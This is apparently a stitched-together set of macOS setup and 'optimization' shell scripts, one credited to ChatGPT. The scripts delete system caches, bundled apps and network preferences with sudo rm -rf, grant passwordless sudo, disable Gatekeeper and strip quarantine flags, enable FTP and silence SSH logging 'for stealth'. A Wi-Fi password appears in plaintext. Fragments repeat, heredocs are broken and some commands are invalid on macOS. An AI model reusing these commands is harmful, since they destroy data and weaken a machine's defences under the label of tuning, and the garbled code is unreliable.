# ---- 🚀 ENABLE HIGH-PERFORMANCE MODE ----
echo "🚀 Enabling High Performance Mode..."
sudo pmset -a hibernatemode 0 standby 0 autopoweroff 0 displaysleep 0 sleep 0 powernap 0
# ---- 🧹 CLEANUP SYSTEM JUNK ----
echo "🧹 Removing cached files & freeing up memory..."
sudo rm -rf ~/Library/Caches/* /Library/Caches/* /System/Library/Caches/*
sudo purge
# ---- 🛠️ DISABLE MEMORY-HOGGING SERVICES ----
echo "🛑 Disabling unnecessary background services..."
sudo launchctl bootout system /System/Library/LaunchDaemons/com.apple.metadata.mds.plist
sudo launchctl bootout system /System/Library/LaunchDaemons/com.apple.photoanalysisd.plist
# ---- 📺 REMOVE UNNECESSARY DEFAULT APPS ----
echo "💀 Removing default macOS Apps..."
sudo rm -rf /Applications/Music.app /Applications/News.app /Applications/TV.app \
/Applications/Podcasts.app /Applications/Stocks.app /Applications/Weather.app
# ---- 🐍 INSTALL PYTHON & ESSENTIAL PACKAGES ----
echo "🐍 Installing Python 3.11 & dependencies..."
brew install python@3.11 postgresql
export PATH="/opt/homebrew/bin:$PATH"
pip3 install --upgrade pip setuptools wheel
pip3 install numpy pandas matplotlib scipy scikit-learn seaborn plotly torch \
tensorflow keras jupyter tqdm requests urllib3 Pillow SQLAlchemy \
pytest boto3 paramiko cryptography grpcio protobuf nltk spacy \
gensim transformers fastapi uvicorn pymysql psycopg2-binary \
beautifulsoup4 scrapy selenium playwright flask moviepy openai \
huggingface_hub ultralytics dlib scikit-image pandas-profiling \
django sanic connexion yt-dlp google-api-python-client \
google-cloud-storage azure-storage-blob awscli flask-cors \
flask-restful elasticsearch neo4j tinydb pyjwt pycryptodome \
librosa soundfile pyttsx3 pyaudio SpeechRecognition vosk gym \
stable-baselines3 wandb
# ---- 📺 INSTALL ESSENTIAL APPS ----
echo "📺 Installing essential applications..."
if [[ "$OSTYPE" != "darwin"* ]]; then
echo "❌ Not running on macOS. Skipping GUI app install."
else
brew install --cask \
google-chrome \
vlc \
termius \
visual-studio-code \
slack \
zoom \
obsidian \
google-drive \
dropbox \
macdown \
docker \
postman \
steelseries-gg || echo "⚠️ SteelSeries GG may not be supported on all Macs"
fi
# ---- 🛠️ OPTIMIZE macOS UI & Dock SETTINGS ----
echo "🛠️ Optimizing macOS UI & Dock settings..."
defaults write com.apple.loginwindow TALLogoutSavesState -bool false
defaults write com.apple.dock autohide -bool true
defaults write com.apple.dock show-recents -bool false
defaults delete com.apple.dock persistent-apps || true
killall Dock
# ---- 📌 REDUCE SWAP USAGE & IMPROVE MEMORY MANAGEMENT ----
echo "🔧 Reducing swap usage & prioritizing RAM..."
sudo launchctl bootout system /System/Library/LaunchDaemons/com.apple.dynamic_pager.plist
sudo defaults write /Library/Preferences/com.apple.virtualMemory DisableSwap -bool YES
sudo sysctl -w vm.swapusage=0
sudo sysctl -w vm.compressor_mode=1
sudo sysctl -w vm.global_no_user_wire_amount=10485760
sudo sysctl -w vm.memory_pressure=50
# ---- 🔄 AUTO-REFRESH FINDER & MESSAGES ----
echo "🔄 Setting up auto-refresh for Finder & Messages..."
cat < ~/Library/LaunchAgents/com.custom.refresh.plist
Label
com.custom.refresh
ProgramArguments
killall
Finder
StartInterval
60
RunAtLoad
EOF
launchctl load ~/Library/LaunchAgents/com.custom.refresh.plist
# ---- 🌐 DISPLAY REMOTE ACCESS INFO ----
echo "🌐 Remote Access Information:"
IP_ADDR=$(hostname -I | awk '{print $1}')
echo "🔹 SSH: ssh $USER@$IP_ADDR"
echo "🔹 VNC: vnc://$IP_ADDR"
echo "🔹 Chrome Remote Desktop: Open Chrome and sign in"
# ---- 🕒 TIME MANAGEMENT: FOCUS TIMER ----
echo "⏲️ Setting up focus timer notifications..."
cat < ~/Library/LaunchAgents/com.custom.focus-timer.plist
Label
com.custom.focus-timer
ProgramArguments
osascript
-e
'display notification "Take a break!" with title "Focus Timer"'
StartInterval
1800
RunAtLoad
EOF
launchctl load ~/Library/LaunchAgents/com.custom.focus-timer.plist
# ---- 🎉 FINAL MESSAGE ----
echo "🎉 All setup tasks completed successfully!"
echo "🚀 Your Mac is now optimized for performance, security, and remote access!"
# ---- 🔄 REBOOT SYSTEM ----#!/bin/bash
# Use Colors for Fancy Output
RED='\033[0;31m'
GREEN='\033[0;32m'
YELLOW='\033[0;33m'
BLUE='\033[0;34m'
NC='\033[0m' # No Color
echo -e "${BLUE}🔧 Starting macOS Optimization & Automation...${NC}"
# ---- 1. Install & Configure Homebrew ----
echo -e "${BLUE}📦 Installing Homebrew...${NC}"
if ! command -v brew &> /dev/null; then
/bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
fi
brew update && brew upgrade
echo -e "${GREEN}✅ Homebrew installed & updated!${NC}"
# ---- 2. Enable Passwordless sudo ----
echo -e "${GREEN}✅ Enabling passwordless sudo...${NC}"
echo "$USER ALL=(ALL) NOPASSWD: ALL" | sudo tee /etc/sudoers.d/$USER
# ---- 3. Enable SSH, FTP Server, Screen Sharing, & Find My Mac ----
echo -e "${BLUE}📡 Enabling SSH, FTP Server, Screen Sharing, & Find My Mac...${NC}"
sudo systemsetup -setremotelogin on
sudo launchctl start com.openssh.sshd
sudo launchctl load -w /System/Library/LaunchDaemons/ftp.plist
sudo defaults write /Library/Preferences/com.apple.alf stealthenabled -bool true
sudo defaults write /Library/Preferences/com.apple.alf globalstate -int 2
echo -e "${GREEN}✅ Remote access, stealth mode, FTP Server, & Find My Mac enabled!${NC}"
# ---- 4. Auto-Reconnect WiFi & Mobile Hotspot ----
echo -e "${YELLOW}📶 Configuring WiFi auto-reconnect...${NC}"
sudo networksetup -setairportpower en0 on
networksetup -setairportnetwork en0 "WorkBC" "Yugio707@"
echo -e "${GREEN}✅ WiFi Auto-Reconnect Configured!${NC}"
# ---- 5. Ensure Mac Auto-Reboots After Power Failure ----
echo -e "${BLUE}🔄 Enabling auto-reboot after power failure...${NC}"
sudo pmset -a autorestart 1
sudo pmset -a powernap 0
sudo pmset -a womp 1
sudo pmset -a ttyskeepawake 1
echo -e "${GREEN}✅ Auto-reboot after power failure enabled!${NC}"
# ---- 6. Applying Security & Performance Tweaks ----
echo -e "${YELLOW}🔒 Applying security settings...${NC}"
defaults write com.apple.screensaver askForPassword -int 1
defaults write com.apple.screensaver askForPasswordDelay -int 0
echo -e "${BLUE}🚀 Enabling High Performance Mode...${NC}"
defaults write NSGlobalDomain NSWindowResizeTime -float 0.001
sudo pmset -a sleep 0 disksleep 0 displaysleep 10
echo -e "${GREEN}✅ Security & performance tweaks applied!${NC}"
# ---- 7. Install & Configure Python & ML Tools ----
echo -e "${YELLOW}🐍 Installing Python & ML tools...${NC}"
brew install python@3.11
brew link --overwrite python@3.11
export PATH="/usr/local/opt/python@3.11/bin:$PATH"
pip3 install --upgrade pip setuptools wheel
pip3 install numpy pandas matplotlib scikit-learn tensorflow keras torch torchvision
echo -e "${GREEN}✅ Python tools installed!${NC}"
# ---- 8. Install Essential Applications ----
echo -e "${BLUE}📺 Installing essential applications...${NC}"
brew install --cask iterm2 visual-studio-code google-chrome firefox rectangle vlc alfred raycast stats
echo -e "${GREEN}✅ Essential applications installed!${NC}"
# ---- 9. Optimize macOS UI, Dock, & Desktop ----
echo -e "${YELLOW}🛠️ Enhancing macOS UI, Dock, and Desktop...${NC}"
defaults write com.apple.dock autohide-time-modifier -float 0.1
defaults write com.apple.dock expose-animation-duration -float 0.08
defaults write com.apple.dock autohide-delay -float 0
defaults write com.apple.finder AppleShowAllFiles -bool true
defaults write com.apple.finder FXPreferredViewStyle -string "clmv"
defaults write com.apple.dock tilesize -int 40
defaults write com.apple.dock magnification -bool true
defaults write com.apple.dock largesize -int 64
defaults write com.apple.dock static-only -bool true
defaults write com.apple.dock show-recents -bool false
defaults write com.apple.dock showhidden -bool true
killall Dock Finder
echo -e "${GREEN}✅ Dock & UI made more sleek!${NC}"
# ---- 10. System Cleanup & Dependency Check ----
echo -e "${YELLOW}🧹 Cleaning system junk & checking package compatibility...${NC}"
sudo purge
sudo rm -rf ~/Library/Caches/* /Library/Caches/* /System/Library/Caches/*
# Removing all previous launch agents and reinstalling properly
launchctl remove com.user.*
sudo rm -rf ~/Library/LaunchAgents/com.user.*
echo -e "${GREEN}✅ Previous launch agents removed!${NC}"
# Checking installed packages for compatibility
outdated_packages=$(brew outdated)
if [[ -z "$outdated_packages" ]]; then
echo -e "${GREEN}✅ All installed packages are up to date!${NC}"
else
echo -e "${RED}⚠️ The following packages are outdated:${NC}"
echo "$outdated_packages"
echo -e "${YELLOW}Updating outdated packages...${NC}"
brew upgrade
fi
echo -e "${GREEN}✅ System cleanup & package check completed!${NC}"
# ---- 11. Automatic Break Reminder ----
echo -e "${YELLOW}⏲️ Setting up automatic break reminders...${NC}"
cat < ~/break_reminder.sh
#!/bin/bash
while true; do
osascript -e 'display notification "Take a break or walk your dog!" with title "Break Reminder"'
sleep \$((1800 + RANDOM % 900)) # Random between 30-45 minutes
osascript -e 'display notification "Take out the garbage!" with title "Reminder"' &
sleep 604800 # One week (Thursday reminder)
done
EOF
chmod +x ~/break_reminder.sh
nohup ~/break_reminder.sh &
echo -e "${GREEN}✅ Break reminders set up!${NC}"
echo -e "${GREEN}✅ Your Mac is now running at peak performance!${NC}"
echo "🔄 Restarting system in 5 seconds..."
sleep 5
sudo reboot
#!/bin/bash
echo "🚀 Starting Full macOS Optimization & Setup..."
LOG_FILE=~/Desktop/mac_setup.log
exec > >(tee -a "$LOG_FILE") 2>&1
# ✅ **1. Check & Install Homebrew**
echo "🔄 Checking Homebrew installation..."
if ! command -v brew &>/dev/null; then
echo "⚠️ Homebrew not found! Installing..."
/bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
fi
export PATH="/opt/homebrew/bin:$PATH"
brew update && brew upgrade
echo "✅ Homebrew Installed & Updated!"
# ✅ **2. Install Zenity (For GUI)**
echo "📥 Installing Zenity..."
brew install zenity || echo "❌ Zenity installation failed, continuing..."
echo "✅ Zenity Installed!"
# ✅ **3. Check & Install Xcode Command Line Tools**
echo "🔧 Checking Xcode Command Line Tools..."
if ! xcode-select -p &>/dev/null; then
echo "📥 Installing Xcode Command Line Tools..."
xcode-select --install
else
echo "✅ Xcode Command Line Tools Already Installed!"
fi
# ✅ **4. Install Essential Apps & Dependencies**
echo "📦 Installing Essential Apps..."
brew install --cask google-chrome firefox vlc iterm2 visual-studio-code rectangle
brew install cmake libomp pkg-config gcc swig python@3.11
echo "✅ Essential Apps Installed!"
# ✅ **5. Setup Python & Pip**
echo "🐍 Setting up Python 3.11..."
brew link --overwrite python@3.11
sudo ln -sf /opt/homebrew/bin/python3.11 /usr/local/bin/python3
sudo ln -sf /opt/homebrew/bin/pip3.11 /usr/local/bin/pip3
python3 -m ensurepip --upgrade
python3 -m pip install --upgrade pip setuptools wheel
echo "✅ Python 3.11 & Pip3 Ready!"
# ✅ **6. Install AI, Security, & Automation Tools**
echo "📦 Installing AI, Security, & Automation Packages..."
pip3 install torch torchvision tensorflow keras scikit-learn \
openai transformers requests selenium playwright paramiko cryptography \
yt-dlp tqdm psutil pillow pytest
echo "✅ All AI, Security, & Automation Packages Installed!"
# ✅ **7. Bypass macOS Security Warnings & Allow All Apps**
echo "🔓 Disabling macOS Security Restrictions..."
sudo spctl --master-disable
sudo xattr -rd com.apple.quarantine /Applications/*
sudo xattr -rd com.apple.quarantine ~/Downloads/*
echo "✅ Gatekeeper Disabled, All Apps Can Launch!"
# ✅ **8. Enable Firewall & Security**
echo "🛡 Enabling Firewall & Stealth Mode..."
sudo defaults write /Library/Preferences/com.apple.alf globalstate -int 1
sudo defaults write /Library/Preferences/com.apple.alf stealthenabled -bool true
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --setglobalstate on
echo "✅ Firewall & Security Features Enabled!"
# ✅ **9. Optimize System Performance & Power Settings**
echo "⚡ Optimizing macOS Performance..."
sudo pmset -a hibernatemode 0 powernap 0 disksleep 0 sleep 0
sudo sysctl -w kern.maxvnodes=1048576
sudo sysctl -w kern.ipc.somaxconn=1024
echo "✅ System Performance Optimized!"
# ✅ **10. Reset & Customize Dock**
echo "🔄 Resetting macOS Dock to Default..."
defaults delete com.apple.dock
defaults write com.apple.dock autohide -bool true
defaults write com.apple.dock show-recents -bool false
killall Dock
echo "✅ Dock Reset & Customized!"
# ✅ **11. Auto-Add All Installed Apps to Dock**
echo "🖥 Auto-Adding All Installed Apps to Dock..."
for app in /Applications/*.app; do
defaults write com.apple.dock persistent-apps -array-add "tile-data file-data _CFURLString $app _CFURLStringType 0
done
killall Dock
echo "✅ Dock Updated with All Apps!"
# ✅ **12. Enable Bluetooth Auto-Reconnect**
echo "📶 Enabling Bluetooth Auto-Reconnect..."
sudo defaults write /Library/Preferences/com.apple.Bluetooth ControllerPowerState -int 1
sudo killall -HUP blued
echo "✅ Bluetooth Auto-Reconnect Enabled!"
# ✅ **13. System Cleanup & Memory Optimization**
echo "🧹 Cleaning System Junk & Optimizing RAM..."
sudo purge
sudo rm -rf ~/Library/Caches/* /Library/Caches/* /System/Library/Caches/*
echo "✅ System Cleanup Done!"
# ✅ **14. Restart System Services**
echo "🔄 Restarting System Services..."
killall Finder Dock SystemUIServer
echo "✅ System Services Restarted!"
# ✅ **15. Optional: Reboot Prompt**
if command -v zenity &>/dev/null; then
zenity --question --title="Reboot?" --text="Setup Complete! Reboot now to finalize?" --width=400
if [[ $? -eq 0 ]]; then sudo reboot; fi
else
read -p "Setup Complete! Reboot now? (y/n): " response
if [[ "$response" == "y" ]]; then sudo reboot; fi
fi
echo "🎉 **macOS Optimization & Setup Completed!** 🚀"
#!/bin/bash
### AUTO-KILL NOTIFICATION CENTER FOR MACOS (SIP COMPATIBLE) ###
### By ChatGPT ###
LOG_FILE="$HOME/notification_kill.log"
NOTIF_PID_FILE="$HOME/.notif_pid"
# Function to force kill Notification Center
kill_notification_center() {
echo "$(date): ❌ Attempting to kill Notification Center..." | tee -a "$LOG_FILE"
# Kill Notification Center (User-level)
pkill -9 NotificationCenter
sleep 2
# Clear Notification Center Cache
echo "$(date): 🧹 Clearing Notification Center Cache..." | tee -a "$LOG_FILE"
rm -rf ~/Library/Application\ Support/NotificationCenter/*
killall usernoted
sleep 2
# Restart System UI Server
echo "$(date): ♻️ Refreshing System UI Server..." | tee -a "$LOG_FILE"
killall SystemUIServer
sleep 2
# Check if Notification Center is still running
if pgrep -x "NotificationCenter" > /dev/null; then
echo "$(date): ⚠️ Notification Center still running. Retrying in 5 seconds..." | tee -a "$LOG_FILE"
sleep 5
kill_notification_center
else
echo "$(date): ✅ Notification Center fully disabled!" | tee -a "$LOG_FILE"
fi
}
# Function to start background auto-retry
start_background_retry() {
echo "$(date): 🔄 Starting background auto-retry..." | tee -a "$LOG_FILE"
# Check if a background process is already running
if [ -f "$NOTIF_PID_FILE" ]; then
PID=$(cat "$NOTIF_PID_FILE")
if ps -p "$PID" > /dev/null; then
echo "$(date): ⚠️ Background auto-retry already running (PID: $PID)" | tee -a "$LOG_FILE"
return
fi
fi
# Start background process
( while true; do
kill_notification_center
sleep 60 # Retry every 60 seconds
done ) &
echo $! > "$NOTIF_PID_FILE"
echo "$(date): ✅ Background auto-retry started (PID: $!)" | tee -a "$LOG_FILE"
}
# Function to set up cron job for periodic execution
setup_cron() {
echo "$(date): 🕒 Setting up auto-retry with cron..." | tee -a "$LOG_FILE"
SCRIPT_PATH=$(realpath "$0")
CRON_JOB="*/10 * * * * $SCRIPT_PATH > /dev/null 2>&1"
# Check if the cron job already exists
(crontab -l | grep -v "$SCRIPT_PATH" ; echo "$CRON_JOB") | crontab -
echo "$(date): ✅ Auto-retry cron job set every 10 minutes!" | tee -a "$LOG_FILE"
}
# Function to stop background auto-retry
stop_background_retry() {
echo "$(date): ⛔ Stopping background auto-retry..." | tee -a "$LOG_FILE"
# Stop background process if running
if [ -f "$NOTIF_PID_FILE" ]; then
PID=$(cat "$NOTIF_PID_FILE")
if ps -p "$PID" > /dev/null; then
kill -9 "$PID"
rm "$NOTIF_PID_FILE"
echo "$(date): ✅ Background auto-retry stopped (PID: $PID)" | tee -a "$LOG_FILE"
else
echo "$(date): ⚠️ No active background process found." | tee -a "$LOG_FILE"
fi
else
echo "$(date): ⚠️ No PID file found. Background process may not be running." | tee -a "$LOG_FILE"
fi
}
# Function to display menu options
show_menu() {
echo "🔧 Notification Center Manager"
echo "1. Kill Notification Center"
echo "2. Start Background Auto-Retry"
echo "3. Stop Background Auto-Retry"
echo "4. Set Up Cron Job"
echo "5. Exit"
echo ""
read -p "Choose an option [1-5]: " choice
case $choice in
1) kill_notification_center ;;
2) start_background_retry ;;
3) stop_background_retry ;;
4) setup_cron ;;
5) exit 0 ;;
*) echo "❌ Invalid option! Please try again." ;;
esac
}
# Main loop
while true; do
show_menu
done
# === 🎮 ENABLE UNIVERSAL CONTROL ===
# === 🎮 ENABLE UNIVERSAL CONTROL ===
echo "🖱 Enabling Universal Control..."
defaults write ~/Library/Preferences/ByHost/com.apple.sidecar.* EnableUniversalControl -bool true
defaults write com.apple.universalcontrol.plist UniversalControlEnabled -bool true
defaults write com.apple.universalcontrol.plist HandoffEnabled -bool true
killall SystemUIServer
# === 🔐 ENABLE SSH (REMOTE LOGIN) ===
# === 🔐 ENABLE SSH (REMOTE LOGIN) WITH STEALTH ===
echo "📡 Enabling and configuring SSH with stealth mode..."
sudo systemsetup -setremotelogin on
sudo launchctl load -w /System/Library/LaunchDaemons/ssh.plist 2>/dev/null || echo "🔁 SSH already active"
# Set SSH to quiet mode for ultra stealth (no banners, no motd, minimal logs)
sudo sed -i '' 's/#LogLevel INFO/LogLevel QUIET/' /etc/ssh/sshd_config
sudo sed -i '' 's/#PrintMotd yes/PrintMotd no/' /etc/ssh/sshd_config
sudo sed -i '' 's/#PrintLastLog yes/PrintLastLog no/' /etc/ssh/sshd_config
sudo launchctl stop com.openssh.sshd && sudo launchctl start com.openssh.sshd
# === 🖥 INSTALL TERMINUS TERMINAL ===
echo "📦 Installing Terminus terminal..."
brew install --cask termius
# === ⚙️ CONFIGURE SSH DIRECTORY AND KEYS ===
SSH_DIR="$HOME/.ssh"
AUTHORIZED_KEYS="$SSH_DIR/authorized_keys"
echo "🔧 Setting up SSH keys..."
mkdir -p "$SSH_DIR"
chmod 700 "$SSH_DIR"
# Generate key if missing
if [ ! -f "$SSH_DIR/id_rsa" ]; then
ssh-keygen -t rsa -b 4096 -f "$SSH_DIR/id_rsa" -N ""
fi
# Add public key to authorized_keys
grep -qxF "$(cat "$SSH_DIR/id_rsa.pub")" "$AUTHORIZED_KEYS" 2>/dev/null || cat "$SSH_DIR/id_rsa.pub" >> "$AUTHORIZED_KEYS"
chmod 600 "$AUTHORIZED_KEYS"
# === 🔓 ALLOW SSH THROUGH FIREWALL ===
# === 🔓 ALLOW SSH THROUGH FIREWALL IN STEALTH ===
echo "🛡 Enabling stealth mode and allowing SSH silently..."
sudo defaults write /Library/Preferences/com.apple.alf stealthenabled -bool true
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --setstealthmode on
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --setallowsigned on
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --add /usr/sbin/sshd
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --unblockapp /usr/sbin/sshd
# === 🔍 DISPLAY SSH CONNECTION INFO ===
IP_ADDR=$(ipconfig getifaddr en0)
echo "✅ SSH is ready. Connect using:"
echo "🔹 ssh $USER@$IP_ADDR"
echo "🔧 Starting Full Wi-Fi Optimization & Reset..."
# Ensure the script is not run as root (some settings require user mode)
if [[ $EUID -eq 0 ]]; then
echo "❌ Do NOT run this script as root! Run it as a regular user."
exit 1
fi
# Wi-Fi Interface (User's Mac uses 'en1')
WIFI_INTERFACE="en1"
### ✅ 1. DELETE ALL DNS SETTINGS ###
echo "🗑️ Removing all custom DNS settings..."
networksetup -setdnsservers Wi-Fi "Empty"

dscacheutil -flushcache

killall -HUP mDNSResponder
### ✅ 2. RESET NETWORK SETTINGS ###
echo "♻ Resetting network settings..."
sudo rm -rf /Library/Preferences/SystemConfiguration/com.apple.airport.preferences.plist

sudo rm -rf /Library/Preferences/SystemConfiguration/com.apple.network.identification.plist

sudo rm -rf /Library/Preferences/SystemConfiguration/com.apple.wifi.message-tracer.plist

sudo rm -rf /Library/Preferences/SystemConfiguration/NetworkInterfaces.plist

sudo rm -rf /Library/Preferences/SystemConfiguration/preferences.plist
### ✅ 3. RESTART WI-FI INTERFACE ###
echo "🔄 Restarting Wi-Fi interface..."
sudo ifconfig "$WIFI_INTERFACE" down
sleep 2
sudo ifconfig "$WIFI_INTERFACE" up
networksetup -setairportpower "$WIFI_INTERFACE" off
sleep 2
networksetup -setairportpower "$WIFI_INTERFACE" on
### ✅ 4. OPTIMIZE WI-FI PERFORMANCE ###
echo "🚀 Applying high-performance Wi-Fi settings..."
# Disable Wi-Fi power saving
sudo pmset -a tcpkeepalive 1
# Increase TCP/IP buffers for high-speed internet
sudo sysctl -w net.inet.tcp.delayed_ack=0
sudo sysctl -w net.inet.tcp.mssdflt=1460
sudo sysctl -w net.inet.tcp.win_scale_factor=8
sudo sysctl -w net.inet.tcp.autorcvbufmax=8388608
sudo sysctl -w net.inet.tcp.autosndbufmax=8388608
# Set maximum MTU size for high-speed data transfer
sudo ifconfig "$WIFI_INTERFACE" mtu 9000
### ✅ 5. AUTO-DETECT BEST WIFI CHANNEL ###
echo "📡 Scanning for best Wi-Fi channel..."
BEST_CHANNEL=$(sudo /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s | awk '{print $3}' | sort | uniq -c | sort -n | head -1 | awk '{print $2}')
echo "✅ Recommended Wi-Fi Channel: $BEST_CHANNEL"
echo "🔄 You should set your router to use Channel $BEST_CHANNEL for best performance!"
### ✅ 6. AUTO-APPLY SETTINGS ON STARTUP ###
echo "🛠 Setting up auto-start optimization..."
LAUNCH_AGENT="$HOME/Library/LaunchAgents/com.wifioptimizer.plist"
cat <"$LAUNCH_AGENT"
Label
com.wifioptimizer
ProgramArguments
/bin/bash
$HOME/wifi_optimizer.sh
RunAtLoad
KeepAlive
EOF
launchctl load "$LAUNCH_AGENT"
echo "✅ Wi-Fi Optimization & Reset Complete!"
echo "🔄 Please restart your Mac for full effect!"
echo "🔧 Starting Full Wi-Fi Optimßization & Reset..."if [[ $EUID -eq 0 ]]; then
echo "❌ Do NOT run this script as root."
exit 1
fi
WIFI_INTERFACE="en1"
2. Remove All DNS & Flush Caches
networksetup -setdnsservers Wi-Fi "Empty"
dscacheutil -flushcache
killall -HUP mDNSResponder
3. Reset macOS Network Configuration
sudo rm -rf /Library/Preferences/SystemConfiguration/com.apple.airport.preferences.plist
sudo rm -rf /Library/Preferences/SystemConfiguration/com.apple.network.identification.plist
sudo rm -rf /Library/Preferences/SystemConfiguration/com.apple.wifi.message-tracer.plist
sudo rm -rf /Library/Preferences/SystemConfiguration/NetworkInterfaces.plist
sudo rm -rf /Library/Preferences/SystemConfiguration/preferences.plist
Removing these files forces macOS to rebuild networking from a clean state
on reboot.
4. Restart Wi-Fi Interface
sudo ifconfig "$WIFI_INTERFACE" down

sleep 2

sudo ifconfig "$WIFI_INTERFACE" upnetworksetup -setairportpower "$WIFI_INTERFACE" off

sleep 2

networksetup -setairportpower "$WIFI_INTERFACE" on
5. TCP/IP Performance Tuning
sudo pmset -a tcpkeepalive 1

sudo sysctl -w net.inet.tcp.delayed_ack=0

sudo sysctl -w net.inet.tcp.mssdflt=1460

sudo sysctl -w net.inet.tcp.win_scale_factor=8

sudo sysctl -w net.inet.tcp.autorcvbufmax=8388608

sudo sysctl -w net.inet.tcp.autosndbufmax=8388608
6. Optional Jumbo Frames
sudo ifconfig "$WIFI_INTERFACE" mtu 9000
Only apply jumbo frames if your router explicitly supports it.
7. Wi-Fi Channel Analysis
BEST_CHANNEL=$(

  /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s |

  awk '{print $3}' |

  sort | uniq -c | sort -n | head -1 | awk '{print $2}'

)echo "Recommended Wi-Fi Channel: $BEST_CHANNEL"
8. Persist Settings on Startup
cat <<EOF > "$HOME/Library/LaunchAgents/com.wifioptimizer.plist"

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"

"http://www.apple.com/DTDs/PropertyList-1.0.dtd">

<plist version="1.0">

<dict>

  <key>Label</key>

  <string>com.wifioptimizer</string>

  <key>ProgramArguments</key>

  <array>

    <string>/bin/bash</string>

    <string>$HOME/wifi_optimizer.sh</string>

  </array>

  <key>RunAtLoad</key>

  <true/>

</dict>

</plist>

EOF
Final Notes
This script isn’t about chasing benchmarks. It’s about restoring a calm,
predictable macOS environment that stays out of the way while you work.
If your Mac feels unstable for no obvious reason, this resets the ground
truth.